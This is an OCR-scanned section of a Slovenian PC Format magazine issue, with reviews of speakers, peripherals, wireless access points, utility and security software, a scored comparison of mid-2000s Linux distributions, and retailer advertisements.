Široka paleta nastavitvenih možnosti (priključkov za notranje in zunanje naprave), prijazen uporabniški vmesnik in nenazadnje 24 mesečno jamstvo za kakovost so lastnosti, ki zagotavljajo popolno zadovoljstvo tudi najzahtevnejšemu uporabniku.

BIOSTAR
ASOLID COMPUTER SUPPLY INC.

Generalni uvoznik:
CHIP d.o.o., Mestni trg 4, 3310 Žalec
prodaja: (03) 712 12 00, fax: (03) 712 12 20
e-pošta: prodaja@chip.si
www.chip.si/minipc

Logotipi, ki so navedeni v oglasu, so avtorsko zaščiteni.

AMD intel inside FireWire nVIDIA. SERIAL ATA

Vredno ogleda PCFormat

PODCENJEN NRUP

Creative Gigaworks G500

Zvočniki s tako velikim nizkotoncem, da ta ni več del pohištva, temveč kar družinski član

Cena ok. 92.000 SIT **Proizvajalec** Creative **Na spletu** www.creative.com

Ti zvočniki so svojevrsten paradoks. Oblikovani so fantastično, na mrežicah pa se bohoti potrdilo o certifikatu THX, istočasno pa ne pritegnejo toliko pozornosti kot nekateri drugi kompleti. Nikjer ni utripajočih modrih lučk, nič se ne sveti in prav nič na glas ne tuli o tem, da ste žrtvovali kar nekaj prostora, ko ste ponudili dom družini kričačev. To je seveda dobro, saj nam je nevpadljiv videz kompleta Gigaworks še kako všeč.

Seveda je pri zvočnikih vedno potrebno računati na celo špageterijo kablov, zato se nam zdi zelo dobra ideja, da so priloženi kabli precej tanki in jih ni težko skriti. Nizkotonec je ogromen, postaviti pa ga boste morali med sprednja zvočnika, da bi kar najbolje izkoristili priložene kable, zato je lahko postavljanje zvočnikov malce kompliciranо. Na srečo so v kompletu tudi stojala in nosilci za pritrjevanje na steno, tako da lahko vsaj satelite postavite tja, kamor sami želite.

Najpomembnejši pa je seveda zvok, ki ga zvočniki oddajajo, in ta je čudna mešanica fantastičnega in malce nerazveseljivega. Zvočniki se namreč fantastično obnesejo v igrah. Čist zvok, notranje organe parajoči basi in popolni zvoki strelov odlično dopolnjujejo *Half-Life 2* ali *Quake IV*. Nizkotonec je kot pubertetnik, ki še ni prav mutiral, saj je zmožen tako izpadov pravega bobnenja, kot tudi tihega momljanja. To je seveda odlično za igre, je pa med gledanjem filmov občasno nadležen. Še dobro, da so zvočniki med predvajanjem glasbe odlični.

BREZ ZVOKA

G500 mogoče ni najbolj vsestranski komplet zvočnikov, a bi se težko bolje odločili, če večino vaše računalniške zabave predstavljajo igre. Mogoče vas bo premamil celo komplet 7.1, a vam lahko izdamo, da ni vreden svoje cene. **PCF**

Moč	36 W RMS na kanal, 150 W RMS nizkotonec
Frekvenčni razpon	35Hz-20kHz
Razmerje signal: šum	85 dB
Vhodi	Sprednji, center, zadnji, aux
Kabli	3 x 2m, 2 x 5m
Možnosti nameščanja	Stojala, nosilci za pritrjevanje na steno, nožice

81% **PCF pravi...** "Simpatičen komplet zvočnikov, ki se v igrah odlično obnese."

Vredno ogleda PCFormat

V DVOJE JE LEPŠE

Logitech Cordless Desktop MX5000 Laser

Odlična miška + odlična tipkovnica

Cena 38.845 SIT **Na spletu** www.logitech.com **Testiranje omogočil** www.izishop.net

Dodatek "Laser" na koncu imena tega kompleta seveda nima prav nobene zveze s tipkovnico, temveč z miško, in sicer z izjemnim modelom MX1000 Laser. Tipkovnica in miška se povezujeta s PC-jem prek vmesnika Bluetooth, ki je seveda priložen, deluje pa po standardu 2.0, ki je kar trikrat hitrejši od standarda 1.1, prav tako pa bi domet, po podatkih proizvajalca, naj znašal do 20m. O sami miški mislimo, da ni potrebno preveč zgubljati besed, saj je enostavno ergonomsko popolno oblikovana, prav tako pa se obnese tudi v praksi. Uporabili so novost, in sicer se miška po določenem času sama izklopi in tako varčuje z energijo, tako da zdaj baterija (iz prakse) zdrži približno en teden, potem pa bo miška morala romati na polnilno postajo, ki je paketu seveda tudi priložena. Sama tipkovnica se prav tako zelo dobro obnese v praksi, saj je nanjo zelo prijetno tipkati in tipke niso preglasne. Na njej je kup bonbončkov, kot je velik prikazovalnik, ki kaže, kdo je registriran v računalnik, datum, uro čas in, ne boste verjeli, celo sobno temperaturo. Pri uporabi *WinAmpa* ali *Windows Media Playerja* prikazuje, kaj se trenutno predvaja, kdo se je vpisal preko *Messengerja* in podobno.

89% **PCF pravi...** "Odličen, celovit paket, tudi za zahtevnejše uporabnike in igričarje."

DOSTOPNI INTERNET

Dostopni točki ALLNET ALL0265 in ALL0285

Za brezžično omrežje se je včasih potrebno potruditi

Cena preverite pri prodajalcu **Na spletu** www.allnet.de **Testiranje omogočil** www.tehnika.net

Večina uporabnikov, ki želi postaviti domače brezžično omrežje, si omisli omrežni usmerjevalnik, ki to omogoča. Včasih pa ni tako enostavno, saj so zmogljivosti še tako dobrih usmerjevalnikov omejene, sploh pri "brezžičenju" večnadstropne hiše. V takih primerih pridejo prav dostopne točke za brezžična omrežja.

Dostopnih točk je na trgu cel kup, ta dva modela nemškega proizvajalca ALLnet pa sta tipičen primer nemške učinkovitosti. Obe z dvema antenama pokrivata precejšnje področje, pa tudi sprejemanje in oddajanje po navpični osi jima je šlo bolje od rok kot usmerjevalniku, ki jima je delal družbo na testu. V bistvu je takšne izdelke precej težko oceniti – delajo to, kar piše na škatli, in tega ne počno slabo, a po ničemer ne izstopajo. Če ne potrebujete brezžičnega usmerjevalnika, boste za brezžično omrežje potrebovali pač dostopno točko. In ena od teh bo prav dobra izbira.

82% **PCF pravi...** "Sicer po ničemer ne izstopata, sta pa v bistvu odlični."

Dober nakup PCFormat

PREMAKNITE SVOJE STVARI


Laplink PC Mover 4.0

Vrnitev migratorja podatkov

Cena 12.180 SIT **Razvijalec** Laplink **Na spletu** www.laplink.com

Sestavljanje računalnikov je lahko precej nevarno za tehnične opice, kot smo sami, zato z veseljem pozdravimo vsako aplikacijo, ki nam lahko pomaga pri prenašanju podatkov z enega diska na drugega. Program je potrebno le namestiti na oba računalnika, nato pa lahko z njegovo pomočjo premaknete programe, nastavitve in podatke na ciljni računalnik prek povezave USB 1.1. Zakaj sistem ne uporablja povezave USB 2.0, nam ni ravno jasno, in čeprav ni tako hiter, kot bi želeli, deluje prav dobro. Z nekaterimi programi smo imeli nekaj težav, ki pa smo jih lahko dokaj hitro rešili z igračkanjem po nastavitvah.

Vprašajte pa se, če program resnično potrebujete. Če imate prenosni disk USB, lahko podatke, e-pošto, priljubljene internetne strani in druge podatke prenesete med dvema računalnikoma, ne da bi se morali učiti uporabe nove aplikacije. Je že res, da zna *Laplink PC Mover 4.0* prenesti tudi nameščene programe, a če imate te programe na CD-jih ali DVD-jih, jih lahko znatno ceneje prenesete na nov računalnik, če jih preprosto ponovno namestite. To so dejstva, izbira je pa vaša.



Min 200MHz, 16MB RAM

Opt 600MHz, 256MB RAM

80% **PCF pravi...** "Priročen programček, a je nekoliko predrag za občasno rabo."

POGLEJ TE SLIKE


Izbor uredništva PCFormat

ACDSee 8.0 Photo Manager

Po mnenju mnogih najboljši pregledovalnik slik

Cena 15.480 SIT **Na spletu** www.acdsystems.com **Testiranje omogočil** EC, 01 434 15 40


Preizkusili smo svežo različico programa za organizacijo slikovnih datotek, ki ponuja res ogromno. Tako podpira vse množično uporabljene formate slikovnih datotek, kot tudi spekter učinkov in uporabnih igračk za ustvarjalne. Ponuja nešteto možnosti dela s slikami, od urejanja albumov, pregledovanja, hitrega iskanja in samodejnega predvajanja, do enostavnega zapisovanja foto in video CD/DVD-jev. Če boste na primer želeli iz svoje fotografije narediti pastelno sliko, bo za to potreben le klik v meniju z učinki. Zelo dobro se *ACDSee* izkaže tudi pri spreminjanju ločljivosti, globini barv, kontrastu in svetlosti. *ACDSee 8.0* obvlada predvajanje videa, ima 27 novih učinkov ter možnost dodajanja besedila k fotografijam. Za tiste, ki radi kažejo svoje umetnine širnemu svetu, je na voljo spletni album. Za začetnike sta, kar je neobičajno, odlično zasnovana pomoč in čarovniki. Tisti, ki nimate nikoli dovolj informacij, boste v lastnostih fotografije videli natančen čas nastanka, ločljivost, vrsto fotoaparata, čas zaslonke, podatek o bliskavici in še kaj. Torej več, kot si lahko predstavljate. Vsem skupaj uporabo toplo priporočamo.



Min 500 MHz, 128 MB RAM

Opt 1GHz, 512 MB RAM

94% **PCF pravi...** "Ko iz vaše fotografije nastane umetnina, ne da bi se pri tem pretegnili."



Vredno ogleda PCFormat

BITNI ZAŠČITNIK

BitDefender Internet Security 9

Novi *BitDefender* je spet zelo prijazen slovenskim uporabnikom

Cena 15.546 SIT **Na spletu** www.parametica.si **Testiranje omogočil** Parametica, 01 563 37 66

Da ne dolgovezimo: *BitDefender* je eden naših najljubših varnostnih rešitev. Razlogov za to je več: je majhen, ne prisvaja si veliko sistemskih virov, je hiter in seveda učinkovit. Te lastnosti, ki smo jih bili vajeni iz prejšnjih različic, ima tudi najnovejša različica. *Internet Security* vključuje vse potrebne module za zaščito, torej protivirusni program, požarni zid, orodje za odkrivanje in odstranjevanje spywarea, orodje za zaščito proti spamu in modul za starševski nadzor.

Sam protivirusni program se odlično obnese, saj mu na našem testu ni ušlo prav nič. Seveda omogoča tudi hevristično pregledovanje datotek in sumljive datoteke kopira v karanteno in pošlje na BitDefender v analizo. Požarni zid je prilagodljiv, edino, kar nas je motilo, pa je že skoraj malo pretirano obveščanje, dokler se program ne nauči, kaj bi od njega radi, pa tudi potem je nekoliko preveč vesten pri odpiranju okenc. Odlična sprememba glede na prejšnjo različico je ta, da zna požarni zid zdaj skrivati določena vrata in računalnik tako dodatno zaščiti pred vdori. Orodje proti spywareu sicer odkrije ogromno tovrstnih škodljivih programov in piškotkov, a se mu včasih pri kakšnem zatakne in ga ne zna odstraniti, se pa veliko bolje (beri: odlično) obnese pri preprečevanju. Zaščita proti spamu je sicer učinkovita, a je za učenje programa potrebnega kar nekaj časa. Učenje je v *Outlooku* in *Outlook Express* precej olajšano z orodno vrstico, ki jo program doda v vmesnik. Starševski nadzor je po našem mnenju eden bolj simpatičnih, saj ima cel kup možnosti, ga je pa seveda spet potrebno učiti, kar je v tem primeru celo zelo dobro. Blokirati je mogoče dostop do interneta, določene spletne strani ali programe, blokiranih predmetov pa ni mogoče ne kopirati ne premakniti, kar je pohvalo. Je pa res, da je po našem mnenju malce kompliciran za uporabo. Cel paket se seveda samodejno nadgrajuje, pri tihem nadgrajevanju pa tega sploh ni zaznati, saj program odpre obvestilo samo takrat, kadar je zaradi nadgradnje potrebno ponovno zagnati računalnik.

Dodatno pohvalo si zasluži tudi dejstvo, da je program v celoti preveden v slovenščino, skupaj z obsežno pomočjo, ki je napisana tako, da se lahko navaden smrtnik dejansko nauči uporabljati program in vse njegove module. Glede na to, da programske varnostne rešitve niso najenostavnejše za uporabo, še posebej za nove uporabnike, je tako zasnovana pomoč več kot dobrodošla. **PCF**

Min 200MHz, 128MB RAM, 40GB prostora na disku

Opt Karkoli boljšega

89% **PCF pravi...** "Majhna, nevpadljiva in zmogljiva rešitev, ki je povrhu še cenovno privlačna."

V VRSTI

PCF si ogleda najnovejšo bero distribucij Linuxa. Katera je prava za vas?

Ali razmišljate, da bi se končno znebili Windows? Niste prvi. Cel kup uporabnikov že izkorišča prednosti Linuxa, namesto da bi se ubadali z Microsoftovo napihnjeno pošastjo, ki bi naj bila operacijski sistem. V večini primerov lahko distribucija Linuxa ponudi vse, kar ponuja Windows: e-pošto, brskanje po spletu, grafične pakete in tako naprej. Edina stvar, pri kateri Linuxu ne gre najbolje, so igre.

VAREN KOT TREZOR

Prednosti Linuxa pa niso le v tem, da se lahko hvalite s svojim podpiranjem odprtokodne programske opreme. Linux je veliko bolj varen in nima vseh tistih varnostnih lukenj, ki krasijo *Internet Explorer* in druge Microsoftove aplikacije. V Linuxu se boste tako veliko teže nalezli virusov in spywarea kot v Windows.

Če resno razmišljate o prehodu na Linux, pa se pripravite na nekaj dodatnega dela. Še tako enostavne in privlačne distribucije se bo potrebno navaditi, saj veliko opravil ne bo mogoče opraviti na enak način kot v Windows, ki ste ga vajeni. Določene distribucije zahtevajo tudi kar nekaj dodatnega prilagajanja, da bi iz njih iztisnili vse, kar zmorejo. Bolj komplicirane distribucije tako vsekakor niso primerne za začetnike. Obstajajo pa distribucije, kot je na primer Linspire, ki so posebej prirejene, da bi bil prehod kar najmanj boleč.

DISTRIBUCIJSKA MRZLICA


SUSE 10

V začetku smo imeli Linux. Danes imamo SUSE

Cena 16.800 SIT **Založnik** Novell **Na spletu** www.agenda.si

Izbor uredništva PCFormat

SUSE je že dolgo znan kot distribucija, ki združuje svobodno naravo odprte kode z neizprosno nemško učinkovitostjo, odkar je distribucijo kupil Novell, pa je dejansko dobila krila. Včasih je šlo za stabilno in zrelo programsko opremo (beri: starinsko in dolgočasno), zdaj pa ponuja več kot katerakoli distribucija na trgu.



Ker podpira 32- in 64-bitne procesorje, lahko svojo strojno opremo res pošteno izkoristite.

SUSE lahko tradicionalno dobite tako, da ga kupite v škatli. Za svojih 16.800 SIT dobite pet CD-jev, dvoslojni DVD in špehast priročnik, ki vas bo za rokico peljal skozi vsak eksperiment v Linuxu. Na diskih sta 32- in 64-bitna različica SUSE, tako da lahko s to distribucijo odlično izkoristite najnovejše Athlone 64. Pred kratkim pa je SUSE postavil tudi spletno stran **www.opensuse.org**, kjer lahko distribucijo snamete tudi brezplačno. Bera dodatnih aplikacij sicer ni tako obsežna, a lahko stavimo, da večina uporabnikov tega sploh ne bo opazila.

NAJNOVEJŠE PROGRAMJE

SUSE 10.0 je trenutno najboljša distribucija Linuxa za tiste, ki želijo preizkušati najnovejšo programsko opremo. V paket je bil že v prejšnjih različicah vključen pisarniški paket *OpenOffice.org*, tako da tudi tokrat ne manjka, in sicer v različici 2.0. Poleg zbirke manjših, manj znanih grafičnih okolij sta v SUSE 10.0 vključena tudi *KDE 3.4* in *Gnome 2.12*, torej spet najnovejši različici. Obe sta bili testirani

DISTRIBUCIJSKI INFERNO


Mandriva 2006

Nekdanji prvak je padel kar nekaj stopničk niže

Cena Brezplačen **Založnik** Mandrivasoft **Na spletu** www.mandrivalinux.org

Vredno ogleda PCFormat

Do Mandrive (prej Mandrake) 10.1 je bila to najboljša distribucija Linuxa sploh. Podjetje, ki jo je razvilo, jo je namenilo predvsem domačim uporabnikom, ki so želeli Windows zamenjati za Linux in znatno pridobiti na prostoru, varnosti in dodatnih možnostih. Načrt je bil uspešen: veliko uporabnikov se je odločilo za Mandrivo in svet je bil lep. Nato pa so pri Mandrivi napovedali letne izdaje, s katerimi so želeli razviti stabilno namizje, kar pomeni, da so se usmerili na poslovni trg. Od takrat naprej je nekdaj ponosna distribucija oropana novih možnosti in niha med ugajanjem poslovnim in domačim uporabnikom, nikoli pa se ne ustali na enem mestu.



Namizje sistema Mandriva niha med dobro obloženim in dobesedno preplavljenim. Tisti manj izkušeni se ga bodo ustrašili.

KOMPLEKSNA NA PRVI POGLED

Mandriva kot privzeto namizno okolje uporablja *KDE*, vsi gumbi in okna pa kar prekipevajo od dodatnih možnosti. To je seveda dobro, če ste v Linuxu že doma, nove uporabnike pa bo vsa ta obilica funkcij prestrašila do take mere, da bodo kaj hitro spet pristali v Windows.

Tako kot SUSE, ima tudi Mandriva 64-bitno različico, videz sistema pa deluje nekako otročje in manj prefinjeno. Za različico v škatli boste odšteli več kot za SUSE s primerljivo količino dodatnega programja, priložena

NA DISKU! Preizkusite najnovejšo različico Ubuntu Linuxa. Poglejte med delavnice za podrobnosti.


več mesecev, še preden je sistem prišel na prodajne police, kar pomeni, da sta prav gotovo tako zanesljivi, kot bi od poštenega Linuxa tudi pričakovali.

V SUSE je vključen tudi *Beagle*, iskalno orodje, podobno Appleovemu *Spotlightu*. Omogoča iskanje po katerikoli ključni besedi, rezultate pa izvoha v datotekah, e-pošti, dnevnikih iz IRC-ja, zgodovini brskanja in drugih mestih, nato pa rezultate prikaže v enem oknu, kjer jih lahko pregledate.

Min 1GHz, 128MB RAM

Opt 1,5GHz, 256MB RAM

92% **PCF pravi...** "SUSE je najhitrejša, uporabniku najbolj prijazna in najzmogljivejša distribucija."



Ubuntu 5.10

Cena Brezplačen **Založnik** Canonical Software
Na spletu www.ubuntulinux.org


Veliko uporabnikov kar ne more dojeti, da je Linux popolnoma brezplačen, a to še ni vse: ekipa, ki razvija Ubuntu, je dejansko pripravljena plačati vse stroške, če se vam distribucije ne ljubi snemati. Tako ne boste imeli nobenih stroškov, prav tako pa jih ne zanima, kaj boste počeli s kupljenimi kopijami – lahko jih razdelite med prijatelje in sorodnike. To si lahko privoščijo, ker je lastnik podjetja Canonical Mark Shuttleworth, drugi "vesoljski turist", ki je Rusom plačal, da so ga v raketi popeljali v vesolje.

Ubuntu se ne uklanja trendom, ki jim sledijo druge distribucije Linuxa. Dobite ga na enem samem CD-ju (in na našem DVD-ju), zato ni potrebno snemati ogromnih datotek. Ima tudi čisto poseben videz, ki se precej razlikuje od pan-krtov *KDE/Gnome*, ki jih uporabljajo druge različice. Je pa res, da je namestitveni vmesnik izključno samo tekstoven, zaradi majhne datoteke pa tudi ni veliko priloženih programov in orodij za nastavitve.

Min 1GHz, 128MB RAM

Opt 2GHz, 256MB RAM

82% **PCF pravi...** "Hiter, brezplačen in z dobro podporo, ni pa dobra izbira za začetnike."



Linspire

Cena 9.890 SIT **Založnik** Linspire
Na spletu www.linspire.com

Ko je Linspire izšel, so dolgoletni uporabniki Linuxa in Unixa udrihali po podjetju, ker ni upoštevalo strogih varnostnih pravil, zaradi katerih je Linux tako izjemen, ker so si drznili zaračunati za sistem in seveda zaradi izvirnega imena podjetja, Lindows.

Ko se je prah polegel, je Linspire postal zavetišče za novince, ki so želeli, da bi njihov računalnik deloval, kot se šika, ne da bi bil gojišče za viruse. Mogoče se boste res počutili manjvredni v družbi starih mačkov v Linuxu, pred vsemi ostalimi pa se boste lahko pohvalili, kako lahko sistem namestite s samo štirimi kliki, kako lahko nameščate programe brez uporabe ukazne vrstice in kako vaše menijske vrstice niso prepolne podmenijev.

Če uporabljate Linspire, lahko iščete programsko opremo prek storitve *Click N Run*. Za manj kot deset tisočakov letno lahko brezplačno programje snemate, dokler vam ne poči disk, proces namestitve pa je enostavnejši kot v kateremkoli Linuxu. Je celo enostavnejši kot v Windows ali Mac OS X.

Min 1GHz, 128MB RAM

Opt 2GHz CPU, 256MB RAM

79% **PCF pravi...** "Odlična zamenjava za Windows in soliden prvi korak za sveže uporabnike."


dokumentacija pa ne dosega tiste, ki jo ima SUSE, zato vam priporočamo, da se odločite za brezplačno različico, ki jo lahko snamete z Mandrivine spletne strani.

Najboljša lastnost Mandrive je še vedno odlična podpora za uporabnike Windows. Na računalniku s tem operacijskim sistemom bo Mandriva brez težav particionirala disk, da bo naredila prostor zase, datoteke iz Windows pa bodo na voljo tudi v Linuxu. To znajo tudi druge distribucije (še posebej SUSE), a nobena tega ne zna tako dolgo in tako dobro. Trg, ki si ga je priboril Linux, pa je na račun cele vrste distribucij precej negotov, tako da se lahko kaj hitro zgodi, da se bo Mandriva spet pobrala in zasedla prestol, sodeč po zadnji distribuciji pa se to morda še ne bo zgodilo tako hitro...

Min 1GHz, 64MB RAM

Opt 2GHz, 256MB RAM

83% **PCF pravi...** "Odlična distribucija za začetnike, a bo mnogim žal, da so jo namestili."



Gentoo

Cena Brezplačen **Založnik** Gentoo
Na spletu www.gentoo.org


Od predstavitve 386 pred 20 leti, so čipi x86 uporabljali približno isto 32-bitno arhitekturo. Rezultat tega je, da je veliko operacijskih sistemov, vključno z Linuxom in Windows, optimiziranih za najnižji skupni procesorski imenovalec, tako da lahko delujejo na skoraj kateremkoli računalniku. Če poganjate Windows XP na Athlonu FX-55, vedite, da je koda bolj ali manj prilagojena za manj zmogljive čipe. Da bi to premagal, je Gentoo na voljo kot izvorna koda, ki se prevede na tak način, da je posebej optimizirana za vašo strojno opremo.

Zveni dobro, kajne? Kar zadeva zmogljivosti tudi je dobro. Res pa je, da prevajanje traja noro dolgo. Več dni, če smo čisto natančni. Seveda bo rezultat tega distribucija, ki bo računalnik izkoristila do zadnje kaplje zmogljivosti – pa boste to tudi res opazili? Najverjetneje ne. Gentoo je zapleten za nameščanje in popolnoma nesmiselna izbira, če že imate kakšno 64-bitno distribucijo. No, ima pa vsaj zelo aktivno podporo za uporabnike.

Min 500MHz, 64MB RAM

Opt 3GHz, 1GB RAM

40% **PCF pravi...** "Brezplačen samo v primeru, vaš čas ni vreden prav nič."



Fedora

Cena Brezplačen **Založnik** Red Hat
Na spletu fedora.redhat.com

Še nedolgo tega je bila ta različica znana kot popularni Red Hat Linux in se je prodajala vsepovsod. Tako kot Mandriva, se je tudi Red Hat usmeril na poslovni trg, le da mu je precej bolje uspelo. Distribucija za domače uporabnike je bila preimenovana v Fedoro, uporablja pa se tudi kot osnova za razvoj Red Hat Enterprise Linuxa, ki ima plačljivo podporo, ta pa se prodaja za med.

Čeprav je namestitev Fedore precej enostavna, pa je dvojni zagon v Windows izjemno težaven, če diska na to niste prej pripravili kar v Windows. Glavoboli pa se ne končajo, ko je sistem nameščen – opazno je pomanjkanje orodij za nastavitve, tisti drobiž, ki je na voljo, pa je očitno namenjen naprednim uporabnikom. Ena prednost Fedrore pa je tehnična literatura, ki znatno pomaga pri namestitvi in nastavitvah, in s tem se ne more pohvaliti prav nobena druga distribucija.

Min 1GHz, 128MB RAM

Opt 2GHz, 256MB RAM

74% **PCF pravi...** "Ni za popolne začetnike, pa še za izkušene uporabnike zna biti težavna."

VideoToP

CD-ROM * Computers * Multimedia

www.videotop.si

TRGOVINA:
- Vita Kraigherja 5, 2000 Maribor, City Center, Tel.:02 / 234-12-52
PON. - PET.: 09h - 20h, SOBOTA: 09h - 14h

DANES NAROČITE JUTRI ŽE DOBITE

Včlanite se v CD-ROM klub in kupujte igre ceneje.

Včlanitev je brezplačna in ne obvezuje do nakupov!

AGE OF EMPIRES III


HIT!

A BI ODLOČILI USODO NOVEGA IMPERIJA, MORATE OSVOJITI NOVI SVET.
Ustvarjalci nagrajene franšize Age of Empires™ vam predstavljajo tretji del kritiško priznane serije. Poveljevali boste eni izmed osmih mogočnih evropskih držav, ki tekmujejo v osvajanju Novega sveta. Za domovino si boste priborili bogastvo in moč ter naselili velika, neraziskana področja.

GAMESPY ocena: **5/5**
GAME ZONE ocena: **9.5/10**


Cena: 9.990 SIT
Članska cena:
Samo: 8.990 SIT

Call of Duty




Cena: 13.990 SIT
Članska cena:
Samo: 12.590 SIT

